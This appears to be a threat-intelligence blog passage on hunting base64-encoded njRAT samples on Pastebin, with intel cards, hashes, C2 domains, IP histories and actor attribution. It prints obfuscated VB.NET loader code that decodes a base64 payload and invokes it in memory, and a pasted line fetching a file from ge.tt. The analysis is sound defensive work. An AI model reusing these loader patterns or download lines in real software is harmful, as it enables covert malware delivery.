
Positive Scans

Negative Scans

VirusTotal malware sample metadata found in a Hash Intel Card.

ReversingLabs labels this PE file as *Win32.Trojan.Tiny* with a 55% anti-virus detection rate. The file acts as a first-stage implant that connects via HTTP to *hxxp://pastebin.com/raw/kDUk9NcH*, where the second-stage implant is located via additional obfuscated text. Base64 decoding produces a PE file with the following characteristics:

MD5: 92394b9a718e4e093e78361da68a8f9f
SHA1: a16d4cac8f8bb698aa0984b52c06fc232566f879
SHA256: a1209831fa07bffc9cdac411af875e2c9a0fda722ce7785f584b22bfac723df2
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 28.5 KB


92394b9a718e4e093e78361da68a8f9f – Hash

70 of 100

Malicious
Risk Score 70
2 of 6 Risk Rules Triggered

2 References to This Entity
First Seen Nov 21, 2016
Last Seen Nov 21, 2016

Show all events involving 92394b9a718e4e093e78361da68a8f9f in Table |

Risk Score Evidence

Linked to Malware • 1 sighting on 1 source
VirusTotal. 41 related malwares including W32/MSIL_Bladabindi.A2.gen!Eldorado, Win32.Trojan.Generic.Hqld, MSIL/Agent.PPV!tr, Trojan.DownLoader10.26419, Win32.Troj.Undef.(kcloud). Most recent link (Nov 21, 2016):
https://www.virustotal.com/file/a1209831fa07bffc9cdac411af875e2c9a0fda722ce7785f584b22bfac723df2/analysis/

Positive Malware Verdict • 1 sighting on 1 source
VirusTotal. Most recent link (Nov 21, 2016):
https://www.virustotal.com/file/a1209831fa07bffc9cdac411af875e2c9a0fda722ce7785f584b22bfac723df2/analysis/

Total Reference Count

2 Total References
2 In the Last 60 Days
0 In the Last 7 Days

References Breakdown


0 In Social Media
0 From Information Security Sources
0 Including Malicious Language

Show recent events in Table |

Recorded Future summary card for the hash in question.

ReversingLabs labels this file as *ByteCode-MSIL.Trojan.Bladabindi* (also known as njRAT) with an 89% antivirus detection rate. The domain *osaam2014.no-ip[.]biz* is found in strings which corresponds to a historical (2014) DNS A record at *91[.]235[.]168[.]249* (XS Usenet, Netherlands). The domain currently resolves to 94[.]73[.]36[.]254 (Evronet, Bulgaria). The Recorded Future Intel Card for *94[.]73[.]36[.]254* reveals additional domains and malware campaigns tied to the IP address beginning in May, 2016 — including *jjleo.no-ip[.]biz* and *happynessxxx.no-ip[.]biz*.

An open source search for "osaam2014" produces a Google+ profile established in 2014 — in Arabic — for "Free voice chat Saudi" with associated Skype: OSAAM2014, MSN: CCX13@hotmail.com, and AIM: CCX13@hotmail.com. A Twitter profile for osaam2014 also contains Arabic. The below timeline illustrates (a single day in 2014) "osaam2014's" penchant for Pastebin posting:



```
http://pastebin.com/BXS667Pj
```

```
My.Computer.FileSystem.DeleteFile(My.Computer.FileSystem.SpecialDirectories.Temp & "\lulz.exe").
```

```
http://pastebin.com/Q35qsrr2
```

```
Navigate("http://ge.tt/api/1/files/97sb6a02/0/blob?download").
```

Osaam2014 results in Pastebin on a single day in 2014.

The Arabic speaking actor operating the njRAT instance connecting to *osaam2014.no-ip[.]biz* may be the same actor operating the below njRAT instance that previously connected (no current DNS A record) to *htomshi.zapto[.]org*. Recorded Future proprietary intelligence indicates that both actors are likely located in Saudi Arabia.


2. Additional Pastebin base64 encoded njRAT sample.

Our second example also decodes to a njRAT sample (njRAT source code version 0.5.0 also references "base64 encoded Victim Name") located at *hxxp://pastebin.com/qR1Meu2L*. Interestingly, this code appears similar to our first example, except it intersperses Chinese characters.

```
Module иФ余F余语Л文vй么uдЩИ
dim 问Й表x涯问Иt余t频ю感П余jLLь中 as string =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAgAAAAA4f [truncated for brevity]==”
Dim gwuQnMITfvlLFjXddEOfdQmiRuXMIfWaIGQ ()as Byte =
Convert.FromBase64String (问Й表x涯问Иt余t频ю感П余jLLь中)
sub main (ЕшяюшЯ英问цjдU达djЖЙЙ() As String )
System.Threading.Thread.Sleep(30000)
Dim oИ余Ђo的иИUk方cЯй余y天3fa么plЬФЛФHa的ШЬg文文 As
System.Reflection.Assembly
Dim 非式я天么g信Ю余qюHЧUI说英ж问频xa外ЮOrnn达表Ю As
System.Reflection.MethodInfo
Dim Ч方表KgжЩ天чЦElЮ文Ka非ъи谢зx中涯K As Object
oИ余Ђo的иИUk方cЯй余y天3fa么plЬФЛФHa的ШЬg文文 =
System.Reflection.Assembly.Load(gwuQnMITfvlLFjXddEOfdQmiRuXMIfWaIGQ)
非式я天么g信Ю余qюHЧUI说英ж问频xa外ЮOrnn达表Ю = oИ余Ђo的иИUk方cЯй
余y天3fa么plЬФЛФHa的ШЬg文文.EntryPoint
Ч方表KgжЩ天чЦElЮ文Ka非ъи谢зx中涯K = oИ余Ђo的иИUk方cЯй余y天3fa么
plЬФЛФHa的ШЬg文文.CreateInstance(非式я天么g信Ю余qюHЧUI说英ж问频xa
外ЮOrnn达表Ю.Name)
非式я天么g信Ю余qюHЧUI说英ж问频xa外ЮOrnn达表Ю.Invoke(Ч方表KgжЩ天
чЦElЮ文Ka非ъи谢зx中涯K, Nothing)
End Sub
End Module
```

The base64 strings decodes to a PE file with the following properties:

MD5: e1cad436c9a69d02c579cb8b6f1dd007
SHA1: dd84da530958b69c5d7504dcdf7c891e47c2c3df
SHA256: 9805c54a76d4d48d5a5a14445db9c289670ec53da8e43d882c5433f81da7f728
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 23.5KB



File Reputation Status	**MALICIOUS**
Sample Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Sample Size	24,064 bytes
Malware family name	Bladabindi
Threat Name	ByteCode-MSIL.Trojan.Bladabindi
Type	Trojan
Platform	ByteCode

File Hashes

SHA1	**dd84da530958b69c5d7504dcdf7c891e47c2c3df**
SHA256	**9805c54a76d4d48d5a5a14445db9c289670ec53da8e43d882c5433f81da7f728**
SHA384	**d2fc543c5531adb106a72c0d88e674b4ab5a710b1fbfc30fcd07496c5ab4dcbb50b73ee04b048...**
SHA512	**51f427e29b0c91fe1719fc16c60aaa79c1ab63fea6468ad013a6e8e331518c8b5c66351185b8fd...**
ripemd160	**97403bf870fe0ca26c1d69633c81947a252a9a8c**
MD5	**e1cad436c9a69d02c579cb8b6f1dd007**

SHA1 Hashes of similar files

Threat Level - 5 highest	5
Sample Source Trust - 5 highest	5
First Seen Date	Nov 11, 2016
Last Seen Date	Nov 29, 2016
AV Detection Percentage	94.3%
Number of AV scanner matches	33
Number of AV scanners	35

Scanner Details

Link to Advanced Threat Analysis Portal	**https://a1000.reversinglabs.com/?q=e1cad436c9a69d02c579cb8b6f1dd007**

ReversingLabs file metadata and reputation status, including scanner results and similarity analysis, as displayed in a Recorded Future Hash Intel Card.

This njRAT sample connects to *htomshi.zapto[.]org*, with no current DNS A record. Historical A records include the following:

69.60.121.29 (Serverpronto, Miami, FL)
77.92.68.65 (UK2, UK)
95.211.214.171 (Leaseweb, Netherlands)
37.59.28.129 (OVH, France)
164.132.114.137 (OVH, France)
164.132.114.23 (OVH, France)
164.132.114.89 (OVH, France)
5.41.133.217 (Saudi Telecom)
5.41.176.14 (Saudi Telecom)
5.41.214.93 (Saudi Telecom)
5.41.68.245 (Saudi Telecom)
95.185.0.166 (Saudi Telecom)
95.185.153.204 (Saudi Telecom)
95.185.182.132 (Saudi Telecom)
95.185.212.173 (Saudi Telecom)
95.185.240.225 (Saudi Telecom)
95.186.123.34 (Saudi Telecom)
95.186.13.166 (Saudi Telecom)
95.186.157.207 (Saudi Telecom)
95.186.63.76 (Saudi Telecom)
95.187.60.116 (Saudi Telecom)
151.255.101.223 (Saudi Telecom)
151.255.68.139 (Saudi Telecom)
176.47.12.5 (Saudi Telecom)
176.47.94.26 (Saudi Telecom)

As previously stated, Recorded Future assesses with a high degree of confidence that the operator(s) behind the njRAT instances connecting to *htomshi.zapto[.]org* and *osaam2014.no-ip[.]biz* respectively, are physically located in Saudi Arabia, and may be the same individual or group.

3. Third Pastebin base64 encoded (reversed) njRAT sample


The third example originates from *hxxp://pastebin.com/CWxhrrZ9*, the base64 string is notably reversed, and decodes to a PE file with the following properties:

Dim aAAocinZJGUsaSEV As String =
"==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (truncated for brevity)
Dim UvgKPqCsPINonPcK As Byte() =
Convert.FromBase64String(StrReverse(aAAocinZJGUsaSEV))

Dim jGSWZNZELVnYlfDi As Object =
AppDomain.CurrentDomain.Load(UvgKPqCsPINonPcK).EntryPoint
Dim rJkxWGvNUUctPjyl As Object = jGSWZNZELVnYlfDi.invoke(0 - 0 + 1 + 1 - 2, Nothing)

MD5: 3309bebf40cc92170e0c877a42991703
SHA1: 3833d280e0383a30251842e345a60c7cec6cb8f2
SHA256: 5445ff29a243d5372bbd4f1283d9718610220d9fd29267d69fa130b870de6a62
IMPHASH: f34d5f2d4577ed6d9ceec516c1f5a744
Size: 23.5KB

Cisco's Umbrella extension provides associated samples via Amp Threat Grid.


Cisco Umbrella

Threat Score	95
SHA256	**5445ff29a243d5372bbd4f1283d9718610220d9fd29267d69fa130b870de6a62**
SHA1	**3833d280e0383a30251842e345a60c7cec6cb8f2**
MD5	**3309bebf40cc92170e0c877a42991703**
Magic Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Size	24064 bytes
First Seen	Nov 28, 2016, 19:20

AV Results
Win.Trojan.B (ClamAV)
Win.Trojan.Ratenjay (ClamAV)

Behavioral Indicators

Network Connections


Associated Samples (max of 20 shown), powered by Cisco Amp Threat Grid

Threat Score	25
SHA256	**fef625d9135463fb0ccc3c1feff014b6fb9a182e0bc174e489547e6035ef775a**

Investigate Link Sample View

The Cisco Umbrella extension provides additional context to...

This njRAT sample connects to *ihebrakrouni.linkpc[.]net* which currently resolves to *67[.]214[.]175[.]75* (Colostore.com, Indiana).



67.214.175.75 – IP Address

91 of 100

Very Malicious
Risk Score 91
2 of 33 Risk Rules Triggered

Print
Request Data Review
Add to List...
STIX Export
EXPORT ENTITIES

14 References to This Entity
First Seen Dec 21, 2014
Last Seen Oct 27, 2016

Show all events involving 67.214.175.75 in Table |

Risk Score Evidence

Recent C&C Server • 1 sighting on 1 source
Abuse.ch: ZeuS IP Block List.

Phishing Host • 2 sightings on 1 source
Phishtank verified phish. IP Address reported as host of 2 active phishing URLs.

In Threat Lists


Abuse.ch: ZeuS IP Block List (Standard)
Show all entities in Abuse.ch: ZeuS IP Block List (Standard) in List

CIDR 67.214.175.0/24 Details

3 IP addresses in CIDR 67.214.175.0/24 with risk score 1 or more

67.214.175.75, 14 ● 91
67.214.175.210, 24 ● 5
67.214.175.68, 19 ● 5

Recorded Future Intel Card for IP address 67[.]214[.]175[.]75.



Context

IP Address	Hash 6 of 35	Product
185.92.220.177 6 ● 0	c607b01be9fe2ba7d735de27f... 6 ● 0	Microsoft Windows 6
201.214.114.197 2 ● 0	0199141b9a88ea82bc840ba5... 6 ● 0	Show in Table |
Show in Table |	1452a30a208135ed82d369c0... 6 ● 0	
	2b703fca88079436451d8b295... 6 ● 0	
	37f4f8df5769a2ede35240fa0d... 6 ● 0	
	4826c0d860af884d3343ca646... 6 ● 75	
	Show in Table |	


Domain
publicvm.com 3
Show in Table |

Show all entities in Table |

Reverse DNS
Reverse DNS Name **www.dnsexit.com**

Related indicators for IP address 67[.]214[.]175[.]75.

Now that we have positively identified useful base64 encoded malicious strings through a Recorded Future list and search, we will save the search and alert on future references or events that match our criteria, because a hunting team's work is never done.


FromBase64String — New references in 4 documents

Invoke-DownloadFileFromGitHub.ps1
"$fileBytes = [System.Convert]::FromBase64String"
View source on GitHub

downloadAttachmentsO365.ps1
"$Content = [System.Convert]::FromBase64String($attachment.ContentBytes"
View source on GitHub

Invoke-GetContentFromGitHub.ps1
"]::FromBase64String(($content.content))"
View source on GitHub


.NET 4.x Ошибка в шифрований пароля - Visual Basic .NET
"FromBase64String (cipherText) Dim pdb As New PasswordDeriveBytes (Password, New Byte ( ) { 0 }) Dim decryptedData As Byte ( ) = DecryptString (cipherBytes, pdb ."
View cached in Recorded Future
Mentioned New Byte and New PasswordDeriveBytes
View source on [redacted]

View in Recorded Future or Change Alert Settings

Recorded Future email alert based on new "FromBase64String" references.

4. Examples of base64 encoded strings in web favicons.

Our fourth example involves favicons, because they are specifically referenced in the above nation-state attack observables.


Base64 Encoding References

New York Times - Published Medium, 1 000 000+ references to this entity, ★ Curated Entity,

New York Times on Wikipedia

NOV 24 2016

New York Times and Modified mentioned

" MODIFIED="1272071582" ICON_URI="https://static01.nyt.com/favicon.ico" ICON="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAABAAAAAQCAYAAAAf8/9hAAAAvElEQVQ4jZWSbRHDIBBEnwQkIKEST kIkICESliESliESkBAJkRAH7Y9uppShHN2ZmyEH+7J8wLiCytUDWFUJiAXgVO+nlvBs1AnsGl89wKJFh0wtWBdgMgbBEjADWcbL2wLApARZk Etg84y37r8tRWwT2L0Fk2HX9w2YBT08wCrDUgEmQdNI/FYCY/AMNj5XFTTOvN+HqdfdRuL78cRizpTMPYejgqxKdqqXPECsIGVtnrlUkiErh f1jHtYLu4lOftjo/d8AAAAASUVORK5CYII=" LAST_CHARSET="UTF-8">**The New York Times** - Breaking News, World News & Multimedia "

Source PasteBin by A Guest on Nov 24, 2016, 18:51
http://pastebin.com/76ETZBDM • 1+ reference

Favicon references containing base64 encoded strings.

